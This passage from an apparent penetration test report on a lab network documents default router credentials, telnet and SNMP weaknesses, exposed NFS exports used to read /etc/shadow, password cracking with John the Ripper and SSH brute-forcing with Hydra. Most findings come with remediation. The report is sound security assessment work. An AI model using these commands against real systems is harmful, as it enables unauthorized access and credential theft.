O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth0, 05:36:42
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth0, 05:36:42
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth0, 05:36:45
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth0, 05:36:45
```

Figure 43

Using this information and the final new *Nmap* result, **PC5** was discovered to be connected to Router4. There were no new subnets connected to it (Figure 43).

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:f9:3b:bd
          inet addr:192.168.0.66  Bcast:192.168.0.95  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fef9:3bbd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:231 errors:0 dropped:0 overruns:0 frame:0
          TX packets:252 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:31082 (31.0 KB)  TX bytes:54444 (54.4 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:201 errors:0 dropped:0 overruns:0 frame:0
          TX packets:201 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:15217 (15.2 KB)  TX bytes:15217 (15.2 KB)
```

Figure 44

After this, the whole network had been mapped and the full network diagram is shown in the previous subsection 2.1.

3 SECURITY WEAKNESSES

This section demonstrates each vulnerability that was found during the penetration test and how they can be patched.

3.1 ROUTERS

3.1.1 Default and reused password

Vulnerability

During the network mapping process four VyOS routers were discovered. They all had a telnet service running on them and each was accessible using the default credentials *vyos:vyos*.

```
root@kali:~# telnet 192.168.0.193
Trying 192.168.0.193...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:     vyos
Last login: Thu Sep 28 06:41:49 UTC 2017 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

Figure 45

Remediation

To fix the issue, it is best to create a fully new admin user and delete the default one. First login through telnet, enter configuration mode and create a new user. When choosing a password for the new user, you should follow either the company's password policy or other password best practices to create a complex password (for general pointers on passwords see Appendix H). This new account is then given admin privileges (Figure 45).

```
root@kali:~# telnet 192.168.0.193
Trying 192.168.0.193...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Sep 28 01:46:44 UTC 2017 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ configure
[edit]
vyos@vyos# show system login user
Possible completions:
 > vyos


[edit]
vyos@vyos# set system login user new_user authentication plaintext-password PASSWORD
[edit]
vyos@vyos# set system login user new_user level admin
[edit]
vyos@vyos# commit
[edit]
vyos@vyos# save
Saving configuration to '/config/config.boot'...
Done
[edit]
```

Figure 46

After creating the new user, you can see that the password is hashed using the SHA-512 algorithm (hash starts with 6, see Figure 46). To delete the default user, close the telnet connection and log back in with the newly created account. Then enter configuration mode once again and issue the delete user command (Figure 47).

```
vyos@vyos# show system login user
Possible completions:
 > new_user
 > vyos


[edit]
vyos@vyos# show system login user new_user
 authentication {
     encrypted-password $6$FGNyzZqbcoB5YHuM$lwSiawYsE4jfpzRQGJDQLphBjl8nk4Ct790ekMQe9BkLCq8ACHuR4YsoG
nbTuR9xa0n/01XTY52PpJ24caFL./
     plaintext-password ""
 }
 level admin
[edit]
vyos@vyos# exit
exit
vyos@vyos:~$ exit
logout
Connection closed by foreign host.
```

Figure 47

```
root@kali:~# telnet 192.168.0.193
Trying 192.168.0.193...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login: new_user
Password:
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
new_user@vyos:~$ configure
[edit]
new_user@vyos# delete system login user
Possible completions:
 > new_user
 > vyos


[edit]
new_user@vyos# delete system login user vyos
[edit]
new_user@vyos# commit
[edit]
new_user@vyos# save
Saving configuration to '/config/config.boot'...
Done
[edit]
new_user@vyos# exit
exit
new_user@vyos:~$ exit
logout
Connection closed by foreign host.
```

Figure 48

After saving the changes the original vyos account no longer works and the vulnerability is fixed. For extra security, each router should have a unique password.

3.1.2 Telnet enabled in all routers & SSH disabled in most routers

Vulnerability

The Nmap scans showed that each of the routers in the network have telnet enabled and only Router1 has SSH enabled. This means that a sysadmin must use telnet when they want to interact with the system.

Router1:

```
Nmap scan report for 192.168.0.193
Host is up (0.00027s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
```

Figure 49

Router2:

```
Nmap scan report for 192.168.0.226
Host is up (0.00048s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
```

Figure 50

Router3:

```
Nmap scan report for 192.168.0.230
Host is up (0.0010s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
```

Figure 51

Router4:

```
Nmap scan report for 192.168.0.97
Host is up (0.0021s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE  VERSION
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
```

Figure 52

Remediation

Telnet transmits everything in clear text and thus is a very insecure protocol to use for administering a system remotely. By using a network sniffer like *Wireshark*, an attacker can obtain any login credentials and use those to gain unauthorized access into the system. Brute-force attacks and DoS attacks are also potential attack vectors. A much better alternative is SSH which encrypts all traffic by default.

To disable telnet and enable SSH, enter the configuration mode and run the commands (Figure 52):

set service ssh

delete service telnet

After entering each command, the changes are committed, and the configuration saved. Once the telnet service is disabled, the original telnet connection is terminated. Any future administration can be done through SSH now.




Figure 53

3.1.3 SNMP misconfiguration

Vulnerability

The UDP scans revealed that all routers had an SNMPv3 server running on UDP port 161 (see Appendix B for Nmap scans). To brute-force the community strings, a tool called *onesixtyone* was used with its default dictionary. Router3's community string was *private* and Router4's community string was *public* (Figure 53).




Figure 54

Next using the found community strings, a tool called *snmp-check* was used to see what information could be enumerated from the two routers. Both routers leaked a lot of information, including system information, routing information, running processes, storage devices and installed software components (Figures 54-60).

```
root@kali:~# snmp-check -c public 192.168.0.97
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.0.97:161 using SNMPv1 and community 'public'

[*] System information:

  Host IP address               : 192.168.0.97
  Hostname                      : vyos
  Description                   : Vyatta VyOS 1.1.7
  Contact                       : root
  Location                      : Unknown
  Uptime snmp                   : 06:34:42.50
  Uptime system                 : 06:32:32.53
  System date                   : 2017-9-28 07:30:39.0

[*] Network information:

  IP forwarding enabled         : yes
  Default TTL                   : 64
  TCP segments received         : 97
  TCP segments sent             : 97
  TCP segments retrans          : 0
  Input datagrams               : 4171
  Delivered datagrams           : 3432
  Output datagrams              : 6396

[*] Network interfaces:

  Interface                     : [ up ] lo
  Id                            : 1
  Mac Address                   : :::::
  Type                          : softwareLoopback
  Speed                         : 10 Mbps
```

Figure 55

```
[*] Network IP:

  Id                  IP Address          Netmask             Broadcast
  1                   4.4.4.4             255.255.255.255     0
  1                   127.0.0.1           255.0.0.0           0
  3                   192.168.0.65        255.255.255.224     1
  2                   192.168.0.97        255.255.255.224     1

[*] Routing information:

  Destination         Next hop            Mask                Metric
  4.4.4.4             0.0.0.0             255.255.255.255     0
  127.0.0.0           0.0.0.0             255.0.0.0           0
  172.16.221.0        192.168.0.98        255.255.255.0       1
  192.168.0.32        192.168.0.98        255.255.255.224     1
  192.168.0.64        0.0.0.0             255.255.255.224     0
  192.168.0.96        0.0.0.0             255.255.255.224     0
  192.168.0.128       192.168.0.98        255.255.255.224     1
  192.168.0.192       192.168.0.98        255.255.255.224     1
  192.168.0.224       192.168.0.98        255.255.255.252     1
  192.168.0.228       192.168.0.98        255.255.255.252     1
  192.168.0.232       192.168.0.98        255.255.255.252     1
  192.168.0.240       192.168.0.98        255.255.255.252     1

[*] TCP connections and listening ports:

  Local address       Local port          Remote address      Remote port         State
  0.0.0.0             80                  0.0.0.0             0                   listen
  0.0.0.0             443                 0.0.0.0             0                   listen
  127.0.0.1           199                 0.0.0.0             0                   listen
  127.0.0.1           199                 127.0.0.1           54835               established
  127.0.0.1           199                 127.0.0.1           54837               established
  127.0.0.1           199                 127.0.0.1           54839               established
```

Figure 56

```
[*] Processes:

  Id                  Status              Name                Path                Parameters
  1                   runnable            init                init [2]
  1701                runnable            udevd               udevd               --daemon
  2402                runnable            acpid               /usr/sbin/acpid
  2411                runnable            atd                 /usr/sbin/atd
  2437                runnable            cron                /usr/sbin/cron
  2502                runnable            netplugd            /sbin/netplugd      -P -p /var/run/netplugd.pid
  2517                runnable            vmtoolsd            /usr/bin/vmtoolsd
  2525                runnable            udevd               udevd               --daemon
  2526                runnable            udevd               udevd               --daemon
```

Figure 57

```
[*] Storage information:

  Description                   : ["Physical memory"]
  Device id                     : [#<SNMP::Integer:0x00561c945dde80 @value=1>]
  Filesystem type               : ["unknown"]
  Device unit                   : [#<SNMP::Integer:0x00561c945dc148 @value=1024>]
  Memory size                   : 489.27 MB
  Memory used                   : 183.63 MB

  Description                   : ["Virtual memory"]
  Device id                     : [#<SNMP::Integer:0x00561c945ce9d0 @value=3>]
  Filesystem type               : ["unknown"]
  Device unit                   : [#<SNMP::Integer:0x00561c945ccd10 @value=1024>]
  Memory size                   : 489.27 MB
  Memory used                   : 183.63 MB

  Description                   : ["Memory buffers"]
  Device id                     : [#<SNMP::Integer:0x00561c945bb830 @value=6>]
  Filesystem type               : ["unknown"]
  Device unit                   : [#<SNMP::Integer:0x00561c945b9af8 @value=1024>]
  Memory size                   : 489.27 MB
  Memory used                   : 25.98 MB

  Description                   : ["Cached memory"]
  Device id                     : [#<SNMP::Integer:0x00561c945ac628 @value=7>]
  Filesystem type               : ["unknown"]
  Device unit                   : [#<SNMP::Integer:0x00561c945a28a8 @value=1024>]
  Memory size                   : 93.99 MB
  Memory used                   : 93.99 MB
```

Figure 58

```
[*] Software components:

  Index               Name
  0                   acpi-support-base-0.137-5+deb6u2
  1                   acpid-1:2.0.7-1squeeze4
  2                   adduser-3.112+nmu2
  3                   apt-0.8.10.3+squeeze7
  4                   apt-transport-https-0.8.10.3+squeeze7
  5                   apt-utils-0.8.10.3+squeeze7
  6                   aptitude-0.6.3-3.2+squeeze1
  7                   at-3.1.12-1+squeeze1
  8                   atmel-firmware-1.3-4
  9                   base-files-6.0squeeze10
  10                  base-passwd-3.5.22
  11                  bash-4.1-3+deb6u2
  12                  bash-completion-1:1.2-3
  13                  bcrelay-1.3.4-3
  14                  bind9-host-1:9.7.3.dfsg-1~squeeze19
  15                  bmon-2.0.1-3
  16                  bridge-utils-1.4-5
  17                  bsdmainutils-8.0.13
  18                  bsdutils-1:2.17.2-9
  19                  ca-certificates-20090814+nmu3squeeze1
```

Figure 59

```
root@kali:~# snmp-check -c private 192.168.0.230
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.0.230:161 using SNMPv1 and community 'private'

[*] System information:

  Host IP address               : 192.168.0.230
  Hostname                      : vyos
  Description                   : Vyatta VyOS 1.1.7
  Contact                       : root
  Location                      : Unknown
  Uptime snmp                   : 06:38:24.48
  Uptime system                 : 06:36:16.14
  System date                   : 2017-9-28 07:34:04.0
```

Figure 60

```
[*] Network IP:

  Id                  IP Address            Netmask               Broadcast
  1                   3.3.3.3               255.255.255.255       0
  1                   127.0.0.1             255.0.0.0             0
  3                   192.168.0.129         255.255.255.224       1
  2                   192.168.0.230         255.255.255.252       1
  4                   192.168.0.233         255.255.255.252       1

[*] Routing information:

  Destination           Next hop              Mask                  Metric
  3.3.3.3               0.0.0.0               255.255.255.255       0
  127.0.0.0             0.0.0.0               255.0.0.0             0
  172.16.221.0          192.168.0.229         255.255.255.0         1
  192.168.0.32          192.168.0.229         255.255.255.224       1
  192.168.0.64          192.168.0.234         255.255.255.224       1
  192.168.0.96          192.168.0.234         255.255.255.224       1
  192.168.0.128         0.0.0.0               255.255.255.224       0
  192.168.0.192         192.168.0.229         255.255.255.224       1
  192.168.0.224         192.168.0.229         255.255.255.252       1
  192.168.0.228         0.0.0.0               255.255.255.252       0
  192.168.0.232         0.0.0.0               255.255.255.252       0
  192.168.0.240         192.168.0.234         255.255.255.252       1
```

Figure 61

Also, when logged in with telnet, it was revealed that Router3 had its community string set to read-write which means anyone who knows the string can read and write to its configuration files (Figure 61). Router4's community string was set to read-only (Figure 62).

```
vyos@vyos# show service
 https {
     http-redirect enable
 }
 lldp {
 }
 snmp {
     community private {
         authorization rw
     }
     community secure {
         authorization ro
     }
 }
 telnet {
     port 23
 }
[edit]
```

Figure 62

Figure 63

Remediation

Version three of SNMP is much more secure than v1 or v2 as it has the ability to encrypt payloads and the community strings cannot be determined by sniffing network traffic.

The community strings should be set to something more complex and can be done through VyOS' configuration mode (Figures 63 & 64).




Figure 64

Figure 65

If the SNMP service isn't critical, it should be disabled to eliminate one potential attack vector. The U.S. Department of Homeland Security has an article about preventing SNMP vulnerabilities on their website (CISA, 2017).

3.2 PC's

3.2.1 Weak and reused password

Vulnerability

Linux systems have a file called *passwd* that stores the usernames and a file called *shadow* that stores the password hashes for the accounts. Both files can be found in the */etc/* folder. The similarly named files with '-' in the end are backup files and don't need to be copied.

After mounting PC1 and gaining access to it via NFS (see Appendix D), the files were located in the */etc/* folder.




Figure 66

After locating the files, they were copied onto the Kali machine and then combined using a tool called unshadow (Figure 66). The username + hash combination file was then used with *John the ripper* along with a wordlist file to attempt to crack the hash. The password was cracked after only three minutes and was *plums* (Figure 67).

Figure 67

```
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt /root/Desktop/pwShadow
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
plums            (xadmin)
1g 0:00:03:18 DONE (2017-09-27 22:28) 0.005037g/s 846.0p/s 846.0c/s 846.0C/s poopp..playpen
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 68

After cracking the password hash for the user *xadmin*, it was found out that it was reused in all of the PC's. Proof of logging into each PC is shown in Appendix C.

Remediation

The password should be unique for every PC and can be changed using the command passwd.

```
xadmin@xadmin-virtual-machine:~$ passwd
Changing password for xadmin.
(current) UNIX password:   plums
Enter new UNIX password:   PASSWORD
Retype new UNIX password:  PASSWORD
passwd: password updated successfully
```

Figure 69

When choosing the new password, you should follow either the company's password policy or other password best practices to create a complex password (for general pointers on passwords see Appendix H).

3.2.2 Misconfigured NFS share

Vulnerability

The Nmap scans for PC1, PC2, PC4 and PC5 showed that there was a Network File System (NFS) service running on each of them (Figure 69). To view the IP addresses that were allowed to mount these shares, the command *showmount -e* was run.

```
Nmap scan report for 192.168.0.210
Host is up (0.00026s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
MAC Address: 00:0C:29:0D:67:C6 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 70

PC2 and PC4 allowed anyone on the 192.168.0.* network to mount the home folder for the fully privileged user xadmin and PC1 and PC5 allowed the root directory to be mounted (Figure 70).

```
root@kali:~# showmount -e 192.168.0.210
Export list for 192.168.0.210:
/ 192.168.0.*                    PC1
root@kali:~# showmount -e 192.168.0.34
Export list for 192.168.0.34:
/home/xadmin 192.168.0.*         PC2
root@kali:~# showmount -e 192.168.0.130
Export list for 192.168.0.130:
/home/xadmin 192.168.0.*         PC4
root@kali:~# showmount -e 192.168.0.66
Export list for 192.168.0.66:
/ 192.168.0.*                    PC5
```

Figure 71

Each PC could then be mounted using the *mount* command and access was gained to the file systems (Figure 71). Appendix D shows the mounting process for every PC.

```
root@kali:~# mount -t nfs 192.168.0.210:/ ./mount210
root@kali:~# cd mount210/
root@kali:~/mount210# ls
bin   dev   initrd.img  lost+found  opt   run   sys  var
boot  etc   lib         media       proc  sbin  tmp  vmlinuz
cdrom home  lib64       mnt         root  srv   usr
```

Figure 72

This misconfiguration allows an attacker to easily view and steal files like */etc/passwd* and */etc/shadow*. The contents of the files can also be viewed (Figure 72).

```
root@kali:/mnt/mnt210/etc# cat shadow
root:!:17391:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
```

Figure 73

Remediation

The */etc/exports* file shows that the NFS service is configured insecurely (Figure 73), the biggest issue being the option *no_root_squash*, which allows any remote user to change any file on the system.




Figure 74

A much more secure way would be to use *root_squash* (doesn't need to be written, since it's the default) which makes the system not trust any requests made as root. Other good options are specific read-only shared folders (1) or only allowing a specific IP address (the Kali machine in this example) mount access (Figure 74).




Figure 75

After making any changes to the configuration, the NFS service needs to be restarted using *sudo* (Figure 75).




Figure 76

Once the service has restarted, an error message is shown when trying to view the */etc/shadow* file (Figure 76).




Figure 77

3.2.3 SSH brute-force

Vulnerability

The password for PC3 could be brute-force via SSH (see Appendix C for more information).

```
<><>-OK
<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-13.13.13.13:22-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-13.13.13.13:22-<><>-OK
[22][ssh] host: 13.13.13.13   login: xadmin   password: !gatvol
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-09-28 02:10:27
```

Figure 78

Remediation

To prevent SSH brute-forcing, the command *iptables* can be used. It's used as an administration tool for NAT and IPv4 packet filtering.

To limit SSH login tries to two per minute, the following command could be used:

sudo iptables -I INPUT -m hashlimit -m tcp -p tcp --dport 22 --hashlimit 2/min

--hashlimit-mode srcip --hashlimit-name ssh -m state --state NEW -j ACCEPT

3.3 HTTP SERVER

3.3.1 Shellshock AKA Shelldoor

Vulnerability

The *Nmap* scan identified an apache server running on port 80. A web application vulnerability scan was run using *Nikto* and it was discovered that the web server seemed to be vulnerable to an attack called *shellshock/shelldoor* (Figure 78).

```
root@kali:~# nikto -h 192.168.0.242 -p 80
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.242
+ Target Hostname:    192.168.0.242
+ Target Port:        80
+ Start Time:         2017-09-28 01:52:25 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Unix)
+ Server leaks inodes via ETags, header found with file /, fields: 0x650 0x558addd0b8740
+ The anti-clickjacking X-Frame-Options header is not present.
